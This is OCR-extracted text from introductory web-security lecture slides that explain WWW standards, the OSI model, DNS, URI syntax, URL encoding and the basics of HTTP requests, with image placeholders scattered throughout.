


Web Insecurity 1

Introduction to Web Apps and basic security flaws




Web





World Wide Web


A service that allows navigation and usage of several forms of media and resources, originated in the '80s as a scientific resource sharing system.





World Wide Web

A *stack* of Standards






World Wide Web

A *stack* of Standards

- RFC (HTTP, TLS, WebSocket, …)
- WHATWG (HTML, DOM, URL, …)
- W3C (CSP, Permissions policy, WebRTC, …)
- ECMA/TC39 (JS)





Browser

Proxy


CDN

...

WAF


App Server





Parser differentials, vulnerable legacy behavior

The Open Systems Interconnection (OSI) model



Software Layer


Heart of OSI


Hardware Layer



https://datageneral.co/osi-model/

Internet Protocol in a nutshell






DNS (Domain Name System)

www.google.it → 142.251.209.35

Uniform Resource Locator (URL)

URLs uniquely **locate** a given resource, allowing its retrieval in a network.



A subset of **URIs**

Uniform Resource Identifier (URI)


URIs uniquely **identify** a given resource, not necessarily in a network.


General syntax

URI = scheme ":" ["//" authority] path ["?" query] ["#" fragment]

authority = [userinfo "@"] host [":" port]

Fully qualified domain name (FQDN)








URL encoding

Also known as "percent encoding", it allows any byte to be represented by its hexadecimal ASCII value when preceded by a %.


Examples:

- space → %20 or +
- ! → %21
- " → %22
- & → %26





Common web architecture




HyperText Transfer Protocol

HTTP is the core communication protocol typically used to access the Web.

It's a simple mechanism, made of two different stages:


- Request
- Response

It's stateless by design, meaning every request/response can be understood indipendently of others.






HTTP requests




Note: this data is sent by the client's browser and can therefore be **entirely manipulated**

